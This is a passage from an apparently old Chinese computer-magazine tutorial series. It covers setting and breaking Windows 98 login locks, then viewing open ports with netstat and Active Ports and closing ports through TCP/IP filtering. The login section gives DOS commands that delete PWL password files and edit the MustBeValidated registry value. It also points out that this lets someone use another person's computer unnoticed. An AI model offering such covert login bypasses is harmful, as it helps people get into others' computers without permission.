（4）最后，将生成的.exe文件更名为：Explorer.exe，并将它移动到C盘根目录中。重新启动计算机，看看有什么效果？

解释：Windows在启动时会用到Explorer.exe进行文件显示。启动时，系统会先在安装目录（C:）进行查找，有就调用它，没有再搜索Windows目录。此方法则是利用了这个原理，让系统先执行C:\Explorer.exe，并通过它调用其下的Explorer.exe，然后在这个过程中进行加密。

破解：破解很简单，如上种方法一样，先进入纯DOS，再用DOS命令**del C:\Explorer.exe**删除掉这个“伪”Explorer即可。

3. 标准的方法

这种方法较前两种都“正统”，各类报刊、杂志、网站也介绍较多。

实现方法：其借助于Windows核心的注册表和Win98的“友好登陆”方式。

步骤：（1）右击桌面“网上邻居→属性”，将主网络登陆方式改为“Microsoft友好登陆”（图4，如果你的选项中没有“友好登陆”，请放入Win98安装光盘添加）。先别忙重新启动计算机。




图 4




图 5

（2）在“运行”中输入“regedit”，打开“注册表编辑器”，依次展开主键：HKEY_LOCAL_MACHINE\Network\Logon，在右边窗口点右键新建DWORD值：

MustBeValidated，并将此键的值改为1（图5）。

(3) 为了更好地显示出“友好登陆”优点，我们打开“控制面板→用户”，添加一个新用户（如clong），并设置密码。

好了，一切改动完成，重新启动计算机后，登陆窗口出现了“友好登陆”界面，从列表中选择你想用来登陆的用户名，这时你必须输入密码才能进入系统，如果按“取消”则会出现错误提示（图6）。怎么样，是不是很有趣呢？




图 6

破解：这一部分总让许多人兴奋不已。下面我将介绍这种登陆的破解方式，并解释相关知识。

首先，我们知道Win98将用户的各种密码加密后保存在PWL文件中，因此，我们可启动机器进入DOS，用命令**Deltree C:\Windows*.PWL**删除密码文件。这样，我们进入系统时不会再要求输入密码。

这种方法简单是简单，但是不安全，别人知道你进入过他的电脑，下面介绍另一种相对复杂但却安全的方法。

“解铃还需系铃人”，即然你可以用注册表锁住，我也可以用注册表打开！重新启动计算机，并进入纯DOS，用命令**regedit /e C:\unlock.reg HKEY_LOCAL_MACHINE\Network\Logon**导出注册表中logon的关键分支到文件C:\unlock.reg。再对这个文件进行编辑，用命令**edit C:\unlock.reg**即可。好了，你已经看到这个文件的内容了，将其中的**"MustBeValidated"=dword:00000001**改为:**"MustBeValidated"=dword:00000000**，保存文件，输入命令**regedit c:\unlock.reg**，将改动后的注册表文件引入。

OK！输入Win引导系统进入Windows，你会发现这时可直接“取消”进入系统了。这种方法的好处在于你进入系统后，重新改动此unlock.reg文件的相关键值，这样别人就不容易知道你用过他的电脑了。

4. 总结

可以看出，上述几种方法无论是哪一种，都较容易实现又容易破解，不过你可辅以其它措施，以达到较好的效果（如禁止从软盘启动，禁止热键开机等）。

相信通过以上步骤，你的Win98的本地安全将得到很大提高。



如何关闭危险端口

紫幻

今天给大家带来一篇菜鸟教程，主要为大家讲述如何关闭系统中的端口。

在没开始正题之前，先给大家介绍一下系统端口分类。

一、端口分类

端口分为周知端口和动态端口两种。

1.周知端口

周知端口是众所周知的端口号，范围从0到1023，比如说FTP就利用的21端口，Web服务利用的是80端口，SMTP利用的是25端口，POP利用的是110端口，NetBIOS利用的139和445端口……以上这些都属于周知端口。


2.动态端口

动态端口的范围是从1024到65535。之所以称为动态端口，是因为它一般不固定分配某种服务，而是动态分配。动态分配是指当一个系统进程或应用程序进程需要网络通信时，它向主机申请一个端口，主机从可用的端口号中分配一个供它使用。当这个进程关闭时，同时也就释放了所占用的端口号。

二、怎样查看开放端口

方法有两种：

1.借助系统自带命令在Win2000/XP/Server2003中查看端口的命令为：**netstat -an**，图1是我的系统所开放的端口。



```
Microsoft Windows 2000 [Version 5.00.2195]
(C) 版权所有 1985-2000 Microsoft Corp.

C:\>netstat -an


Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    0.0.0.0:80             0.0.0.0:0              LISTENING
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:443            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1025           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1026           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1028           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:3190           0.0.0.0:0              LISTENING
  TCP    [redacted]:139         0.0.0.0:0              LISTENING
  TCP    [redacted]:3190        [redacted]:80          ESTABLISHED
  UDP    0.0.0.0:135            *:*
  UDP    0.0.0.0:445            *:*
  UDP    0.0.0.0:1027           *:*
  UDP    0.0.0.0:3456           *:*
  UDP    0.0.0.0:6000           *:*
  UDP    [redacted]:137         *:*
  UDP    [redacted]:138         *:*
  UDP    [redacted]:500         *:*
  UDP    [redacted]:1060        *:*
  UDP    [redacted]:3956        *:*
```

图 1

看了图1是不是一目了然？自己开放了哪些端口只需要一个命令就搞定。

2.借助第3方软件查看系统都开放了哪些端口，这里给大家介绍一款较优秀的程序——Active Ports。它是SmartLine出品的，可用来监视电脑所有打开的TCP/IP/UDP端口，不但可将你所有的端口显示出来，还显示所有端口所对应程序的所在路径，本地IP和远端IP（试图连接你的电脑IP）是否正在活动。图2是Active Ports侦测到的我系统所开放的端口。



Process		Local IP	Local Port	Remote IP	Remote Port	State
UDP System	8		445			LISTEN
UDP System	8		138			LISTEN
UDP System	8		137			LISTEN
TCP System	8		1026			LISTEN
TCP System	8		445			LISTEN
TCP System	8		139			LISTEN
UDP services.exe	212		1027			LISTEN
UDP lsass.exe	224		500			LISTEN
UDP svchost.exe	412		135			LISTEN
TCP svchost.exe	412		135			LISTEN
TCP MSTask.exe	556		1025			LISTEN
UDP inetinfo.exe	656		3456			LISTEN
TCP inetinfo.exe	656		443			LISTEN
TCP inetinfo.exe	656		80			LISTEN
TCP inetinfo.exe	656		1026			LISTEN
UDP IEXPLORE.EXE	956		3962			LISTEN
TCP IEXPLORE.EXE	956		4004		80	CLOSE_WAIT
TCP IEXPLORE.EXE	956		4005		80	CLOSE_WAIT
TCP IEXPLORE.EXE	956		4003		80	CLOSE_WAIT
TCP IEXPLORE.EXE	956		3990		80	ESTABLISHED
UDP QQ.exe	1396		8000			LISTEN
TCP QQ.exe	1396		3190		80	ESTABLISHED

图 2

是不是很直观？不光可看到自己的系统都开放了哪些端口，还可看到是哪些程序开放的端口。程序的所在路径都非常清楚，简直就是一个字“强”！

利用这个工具分析木马最好不过了。

三、关闭端口

最近微软漏洞频繁，有些都是系统本身引起的。

比如前些日子的RpcLocator就是系统开放的3268端口和NetBIOS引起的。还有就是最近热火朝天的rpc135溢出，就是系统的135端口造成的。开放这些端口是非常危险的，这些端口都是黑客的最爱。

比如135和445端口。黑客可通过**net use \\ip\ipc$**命令来直接利用NetBIOS进入系统。再比如3268，黑客可直接利用现成的程序溢出拿到System权限。最近的135端口溢出也是一样。

想要防止被黑就要关闭这些危险端口，以下就是几种办法：

1.通用篇（适用系统 Win 2000/XP/Server2003）

最近我在论坛看了些文章，发现大家都有一个误区，就是哪个端口出漏洞就关闭哪个端口。其实这样是不能保证系统安全的，正确的方法应该是先了解清楚自己需要开放哪些端口。了解完后把不需要的端口统统关闭掉，这样才能保证系统的安全性。

比如说你的电脑是一台服务器，服务器需要有 Mail server 和 Web 服务，还要有 FTP 服务，只需要开放 21、25、80、110 就足够了，其他的应该全部关闭。

关闭的方式是：执行“我的电脑→控制面板→网络和拨号连接→本地连接→点右键→属性”（图3），然后选择 Internet（TCP/IP）属性，弹出图 4 所示的窗口。




图 3




图 4




图 5

再选择“高级→选项”，选择“TCP/IP 筛选”，单击属性（图5）。

在这里分为3项，分别是：TCP、UDP、IP 协议。假设我的系统只想开放 21、80、25、110 这4个端口，只要在TCP端口上勾选“只允许”。然后依次把这些端口添加到里面（图6）。




图 6

最后点“确定”。需要注意的是：修改完以后，系统会提示重新启动，重新启动才会生效。系统重启后，只会开放刚才选中的那些端口，其他都不会开放。

2.利用系统自带防火墙关闭端口（适用系统 Winxp\Server2003）

微软出了 XP 以后，操作系统本身都自带有防火墙。这可是个好东东，用他可关闭掉不需要的端口。实现步骤也很简单。

